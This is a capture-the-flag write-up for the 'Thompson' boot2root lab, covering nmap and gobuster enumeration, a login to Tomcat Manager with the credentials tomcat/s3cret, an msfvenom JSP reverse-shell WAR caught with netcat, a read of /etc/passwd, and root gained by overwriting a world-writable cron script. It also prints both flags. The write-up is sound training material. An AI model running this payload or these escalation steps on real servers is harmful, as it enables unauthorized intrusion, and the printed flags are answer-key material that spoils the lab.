


# Thompson CTF WriteUp

**Author:** ERNEST NYABAYO OSINDO

**Room Name:** Thompson (CTF)

**Difficulty Level:** Easy

**Room URL:** [Thompson CTF Room](#)



## Objective

In this walkthrough, we will demonstrate how to solve the "Thompson" CTF challenge, which is a boot2root machine. We will go through the steps of scanning, exploiting, and escalating privileges to retrieve both the user and root flags.

## Step 1: User Flag


Let's start by scanning the target machine to gather information about open ports and services running on it.

### 1.1 Nmap Scan

To perform the scan, we use Nmap with service detection (`-sV`), default scripts (`-sC`), and scan all ports (`-p-`):

NOTE: Remember to use your own IP. My IP won't work on your end.

```
nmap -sC -sV -p- 10.48.160.203
```



```
File Edit View Search Terminal Help
root@ip-10-48-67-192:~# nmap -sC -sV -p- 10.48.160.203
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-28 14:33 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with
--dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 10.48.160.203
Host is up (0.00023s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|_ 256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_ 256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.10 seconds
root@ip-10-48-67-192:~#
```

## Nmap Output:

- **SSH** (Port 22)
- **HTTP** (Ports 8080 and 8009)
- Apache Jserv (Protocol v1.3) running on port 8009
- Apache Tomcat 8.5.5 running on port 8080

At this point, we know the target machine has a potentially vulnerable HTTP service running on port 8080.

---

## 1.2 HTTP Service Enumeration

We proceed to scan the HTTP service running on port 8080. First, let's perform a directory brute-force scan using Gobuster:

```
gobuster dir -u http://10.48.160.203:8080 -w  
/usr/share/dirb/wordlists/common.txt -k
```

```
gobuster dir -u http://10.48.160.203:8080/manager -w  
/usr/share/dirb/wordlists/common.txt -k
```

```
gobuster dir -u http://10.48.160.203:8080/host-manager -w  
/usr/share/dirb/wordlists/common.txt -k
```

```
[root@ip-10-48-67-192:~# gobuster dir -u http://10.48.160.203:8080 -w /usr/share/dirb/wordlists/common.txt -k  
=====
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====  
[+] Url:          http://10.48.160.203:8080  
[+] Method:       GET  
[+] Threads:     10  
[+] Wordlist:    /usr/share/dirb/wordlists/common.txt  
[+] Negative Status codes: 404  
[+] User Agent:  gobuster/3.6  
[+] Timeout:     10s  
=====  
Starting gobuster in directory enumeration mode  
=====  
/docs           (Status: 302) [Size: 0]  
/examples        (Status: 302) [Size: 0]  
/favicon.ico    (Status: 200) [Size: 21630]  
/host-manager    (Status: 302) [Size: 0]  
/manager         (Status: 302) [Size: 0]  
Progress: 4614 / 4615 (99.98%)  
=====  
Finished  
=====  
[root@ip-10-48-67-192:~# ]
```

```
[root@ip-10-48-67-192:~# gobuster dir -u http://10.48.160.203:8080/manager -w /usr/share/dirb/wordlists/common.txt -k  
=====  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====  
[+] Url:          http://10.48.160.203:8080/manager  
[+] Method:       GET  
[+] Threads:     10  
[+] Wordlist:    /usr/share/dirb/wordlists/common.txt  
[+] Negative Status codes: 404  
[+] User Agent:  gobuster/3.6  
[+] Timeout:     10s  
=====  
Starting gobuster in directory enumeration mode  
=====  
/html            (Status: 401) [Size: 2473]  
/images          (Status: 302) [Size: 0]  
/status           (Status: 401) [Size: 2473]  
/text             (Status: 401) [Size: 2473]  
Progress: 4614 / 4615 (99.98%)  
=====  
Finished  
=====  
[root@ip-10-48-67-192:~# ]
```

```

root@ip-10-48-67-192:~# gobuster dir -u http://10.48.160.203:8080/host-manager -w /usr/share/dirb/wordlists/common.txt -k
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.48.160.203:8080/host-manager
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/images           (Status: 302) [Size: 0]
/html             (Status: 401) [Size: 2044]
/text             (Status: 401) [Size: 2044]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-48-67-192:~# 

```

From the scan results, we find directories such as `manager` and `host-manager` that may contain sensitive files or allow us to perform further actions. We scan these directories specifically:

The screenshot shows the Apache Tomcat 8.5.5 homepage. The URL in the address bar is `https://10.48.160.203:8080`. The page header includes the Apache Software Foundation logo and links for Home, Documentation, Configuration, Examples, Wiki, and Mailing Lists. A prominent green banner at the top says, "If you're seeing this, you've successfully installed Tomcat. Congratulations!" Below the banner, there's a cartoon cat logo and links for Recommended Reading: Security Considerations HOW-TO, Manager Application HOW-TO, and Clustering/Session Replication HOW-TO. On the right side, there are buttons for Server Status, Manager App (which is highlighted in red), and Host Manager. The main content area is divided into several sections: Developer Quick Start (with links to Tomcat Setup, First Web Application, Realms & AAA, JDBC DataSources, Examples, and Servlet Specifications/Tomcat Versions); Managing Tomcat (with links to manager\_webapp, CATALINA\_HOME/conf/tomcat-users.xml, and Release Notes for ChangeLog, Migration Guide, and Security Notices); Documentation (with links to Tomcat 8.5 Documentation, Tomcat 8.5 Configuration, and Tomcat Wiki); and Getting Help (with links to FAQ and Mailing Lists, including tomcat-announce, tomcat-users, tomcat-dev, and tomcat-commits).

Screenshot of a web browser showing a login dialog over an Apache Tomcat 8.5.5 homepage.

The browser title bar shows "Apache Tomcat/8.5.5" and the URL "http://10.48.160.203:8080".

The main page header includes "CyberChef" and "Reverse Shell Generator".

The Tomcat homepage features a logo of a tiger, navigation links like "Home", "Documentation", "Configuration", "Manager App", and "Host Manager", and sections for "Developer Quick Start" and "Getting Help".

A modal login dialog is displayed in the center:

- Header: "http://10.48.160.203:8080"
- Text: "This site is asking you to sign in."
- Form fields:
  - Username: An input field containing a single space character.
  - Password: A redacted input field.
- Buttons: "Cancel" and "Sign in" (highlighted in blue).

On the right side of the main page, there are three boxes:

- Managing Tomcat**
  - Text: "For security, access to the [manager webapp](#) is restricted. Users are defined in: \$CATALINA\_HOME/conf/tomcat-users.xml"
  - Text: "In Tomcat 8.5 access to the manager application is split between different users. [Read more...](#)"
  - Links: [Release Notes](#), [Changelog](#), [Migration Guide](#), [Security Notices](#)
- Documentation**
  - Links: [Tomcat 8.5 Documentation](#), [Tomcat 8.5 Configuration](#), [Tomcat Wiki](#)
  - Text: "Find additional important configuration information in: \$CATALINA\_HOME RUNNING.txt"
  - Text: "Developers may be interested in:"
    - [Tomcat 8.5 Bug Database](#)
    - [Tomcat 8.5 JavaDocs](#)
    - [Tomcat 8.5 SVN Repository](#)
- Getting Help**
  - Section: "FAQ and Mailing Lists"
    - Text: "The following mailing lists are available:"
    - Links:
      - [tomcat-announce](#): "Important announcements, releases, security vulnerability notifications. (Low volume)."
      - [tomcat-users](#): "User support and discussion"
      - [taglibs-user](#): "User support and discussion for [Apache Taglibs](#)"
      - [tomcat-dev](#): "Development mailing list, including commit messages"

The bottom of the page shows the URL "http://10.48.160.203:8080/manager/status".

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

We get an "Unauthorized" error when trying to access both directories, indicating that authentication is required.

## 1.3 Default Credentials

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

## Default Apache Tomcat credentials for Tomcat:

## Apache Tomcat Default Credentials

Testing with the default credentials:

- **Username:** Tomcat
  - **Password:** s3cret

Not Secure http://10.48.160.203:8080/host-manager/html

CyberChef Reverse Shell Generator

The Apache Software Foundation http://www.apache.org/




## Tomcat Virtual Host Manager

**Message:** OK

<b>Host Manager</b>		
<a href="#">List Virtual Hosts</a>	<a href="#">HTML Host Manager Help (TODO)</a>	<a href="#">Host Manager Help (TODO)</a>
<a href="#">Server Status</a>		
<b>Host name</b>		
Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

<b>Add Virtual Host</b>	
<b>Host</b>	
Name:	<input type="text"/>
Aliases:	<input type="text"/>
App base:	<input type="text"/>
AutoDeploy	<input checked="" type="checkbox"/>
DeployOnStartup	<input checked="" type="checkbox"/>
DeployXML	<input checked="" type="checkbox"/>
UnpackWARs	<input checked="" type="checkbox"/>
Manager App	<input checked="" type="checkbox"/>
CopyXML	<input type="checkbox"/>
<b>Add</b>	

What's New in Firefox 14 x /manager +

Not Secure http://10.48.160.203:8080/manager/html/upload.jsessionid=493B3D4CE6BE1658630CDEE09C1517E5;org.apache.catalina.filters.CSRF\_NONCE=85ACC76C2FF0CB70...

cyberChef Reverse Shell Generator

The Apache Software Foundation http://www.apache.org/



## Tomcat Web Application Manager

**Message:** OK

<b>Manager</b>					
<a href="#">List Applications</a>	<a href="#">HTML Manager Help</a>	<a href="#">Manager Help</a>	<a href="#">Server Status</a>		
<b>Applications</b>					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/hgkEDt6wiHUB29WWEQN5PA	None specified		true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	1	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle ≥ 30 minutes

The screenshot shows the Apache Tomcat Manager interface. At the top, there are three tabs: 'host-manager', 'manager', and 'shell'. Below the tabs, there's a table with three rows. The first row has 'host-manager' under 'Name', 'None specified' under 'Type', and 'Tomcat Manager Application' under 'Application'. The second row has 'manager' under 'Name', 'None specified' under 'Type', and 'Tomcat Manager Application' under 'Application'. The third row has 'shell' under 'Name', 'None specified' under 'Type', and is empty under 'Application'. To the right of the table, there are buttons for 'Start', 'Stop', 'Reload', and 'Undeploy'. Below the table, there's a section titled 'Deploy' with fields for 'Context Path (required)', 'XML Configuration file URL:', and 'WAR or Directory URL:'. A 'Deploy' button is located at the bottom of this section. Further down, there's a section titled 'WAR file to deploy' with a 'Browse...' button and a note that says 'No file selected.' Below that is a 'Diagnostics' section with a 'Find leaks' button and a note that says 'This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.' There's also a 'SSL connector configuration diagnostics' section with a 'Connector ciphers' button. At the bottom, there's a 'Server Information' table with columns for Tomcat Version, JVM Version, JVM Vendor, OS Name, OS Version, OS Architecture, Hostname, and IP Address. The table shows 'Apache Tomcat/8.5.5', '1.8.0\_222-Build-1ubuntu1~16.04.1-b10', 'Private Build', 'Linux', '4.4.0-159-generic', 'amd64', 'ubuntu', and '127.0.1.1'. At the very bottom, there's a copyright notice: 'Copyright © 1999-2016, Apache Software Foundation'.

We successfully log in to both the `manager` and `host-manager` directories.

---

## 1.4 Uploading a Malicious WAR File

Once logged into the Tomcat Manager, we can upload a `.war` file to execute code on the target system. Let's use `msfvenom` to create a malicious WAR file with a reverse shell payload:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.48.67.192 LPORT=4444
-f war -o shell2.war
```

```
ens5: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
  net 10.48.67.192 broadcast 10.48.127.255
  inet6 fe80::7f7f:fe0! brd fe80::ff:fe0! mtu 1280
    ether 02:7f:7f:61:9d:2f txqueuelen 10000 (ethernet)
    RX packets 1962654 bytes 231402561 (231.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 946470 bytes 835288079 (835.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: Flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  net 127.0.0.1 brd 127.0.0.1
  inet6 fe80::1 brd fe80::1 mtu 1280
    ether 00:00:00:00:00:00 txqueuelen 0 (Local Loopback)
    RX packets 1962054 bytes 877198395 (877.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1962054 bytes 877198395 (877.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  net 10.48.67.192 broadcast 10.48.127.255
  inet6 fe80::e400:61ff:feab:325f brd fe80::ff:feab:325f mtu 1280
    ether e6:00:61:ab:32:5f txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 182 bytes 28272 (28.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vethc6a7942: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  net 10.48.67.192 broadcast 10.48.127.255
  inet6 fe80::e400:61ff:feab:325f brd fe80::ff:feab:325f mtu 1280
    ether e6:00:61:ab:32:5f txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 184 bytes 28468 (28.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@10-48-67-192:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.48.67.192 LPORT=4444 -f war -o shell2.war
Payload size: 1000 bytes
Final size of war file: 1100 bytes
Saved as: shell2.war
root@10-48-67-192:~# nc -lvp 4444
Listening on 0.0.0.0:4444
Connection received on 10.48.166.203 57684
ls
python -c 'import pty; pty.spawn("/bin/bash")'
[...]
```

We also set up a listener on our local machine to catch the reverse shell connection:

```
nc -lvp 4444
```

Now, we upload the `shell2.war` file through the Tomcat Manager interface.

---

## 1.5 Catching the Reverse Shell

After uploading the `.war` file, we listen for an incoming connection. We get a connection back from the target system:

```
nc -lvp 4444
```

Next, we spawn a proper shell using Python to make the connection more stable:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Now, we have access to the target machine and can retrieve the **user flag** from `/home/jack/user.txt`:

```
cat /home/jack/user.txt
```

```
tomcat@ubuntu:~$ ls
ls
bin  etc      initrd.img.old  lost+found  opt   run   sys  var
boot home    libb       media     proc  sbIn  tnp  vmlinuz
dev  initrd.img lib64      mnt      root  svr  usr  vmlinuz.old
tomcat@ubuntu:~$ /home
/home
bash: /home: Is a directory
tomcat@ubuntu:~$ cd /home
cd /home
tomcat@ubuntu:/home$ ls
ls
jack
tomcat@ubuntu:/home$ cd jack
cd jack
tomcat@ubuntu:/home/jack$ ls
ls
id.sh test.txt user.txt
tomcat@ubuntu:/home/jack$ cat user.txt
cat user.txt
39400c90bc683a41a8935e4719f181bf
tomcat@ubuntu:/home/jack$
```

### User Flag:

`39400c90bc683a41a8935e4719f181bf`

---

## Step 2: Root Flag

Next, we focus on escalating our privileges to root. We begin by exploring possible privilege escalation vectors.

### 2.1 Checking Sudo and SUID Permissions

First, let's see if we can use the `sudo` command:

```
cat /etc/passwd
```

```
tomcat@ubuntu:/home/jack$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
jack:x:1000:1000:tom,,,:/home/jack:/bin/bash
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
tomcat:x:1001:1001::/opt/tomcat:/bin/bash
tomcat@ubuntu:/home/jack$
```

---

## 2.2 Exploring Cron Jobs

We examine the cron jobs listed in `/etc/crontab` to see if any tasks run with elevated privileges:

```
cat /etc/crontab
```

---

We spot a suspicious cron job that runs a script (`id.sh`) with **root** permissions every minute.

---

## 2.3 Exploiting the Cron Job

We investigate the `/home/jack/id.sh` script to confirm its contents:

```
cat /home/jack/id.sh
```

---

The script simply runs the `id` command and writes the output to `test.txt`. We can exploit this by modifying the script to copy the root flag to `/home/jack/root.txt`, making it accessible to us.

To modify the script, we run:

```
echo "cp /root/root.txt /home/jack/root.txt" > /home/jack/id.sh
```

Since this cron job runs every minute, we wait for about a minute. Then, we can find the root flag in the `/home/jack` directory:

```
cat /home/jack/root.txt
```

```
tomcat@ubuntu:~$ cat /home/jack/id.sh
cat /home/jack/id.sh
#!/bin/bash
id > test.txt
tomcat@ubuntu:~$ ls -lah /home/jack/id.sh
ls -lah /home/jack/id.sh
-rwxrwxrwx 1 jack jack 26 Aug 14 2019 /home/jack/id.sh
tomcat@ubuntu:~$ echo "cp /root/root.txt /home/jack/root.txt" > id.sh
echo "cp /root/root.txt /home/jack/root.txt" > id.sh
bash: id.sh: Permission denied
tomcat@ubuntu:~$ cat root.txt
cat root.txt
cat: root.txt: No such file or directory
tomcat@ubuntu:~$ cd /home/jack
cd /home/jack
tomcat@ubuntu:/home/jack$ ls
ls
id.sh test.txt user.txt
tomcat@ubuntu:/home/jack$ ls -a
ls -a
.           .bash_logout  id.sh      .sudo_as_admin_successful  .wget-hsts
..          .bashrc       .nano     test.txt
.bash_history .cache      .profile   user.txt
tomcat@ubuntu:/home/jack$ cat test.txt
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
tomcat@ubuntu:/home/jack$ echo "cp /root/root.txt /home/jack/root.txt" > id.sh
<echo "cp /root/root.txt /home/jack/root.txt" > id.sh
tomcat@ubuntu:/home/jack$ ls
ls
id.sh root.txt test.txt user.txt
tomcat@ubuntu:/home/jack$ cat root.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
tomcat@ubuntu:/home/jack$
```

## Root Flag:

d89d5391984c0450a95497153ae7ca3a

---

## Conclusion

We successfully retrieved both the **user flag** and the **root flag** by:

1. Exploiting an old Apache Tomcat service using default credentials.
2. Uploading a malicious WAR file to gain a reverse shell.
3. Escalating privileges by modifying a cron job running with root permissions.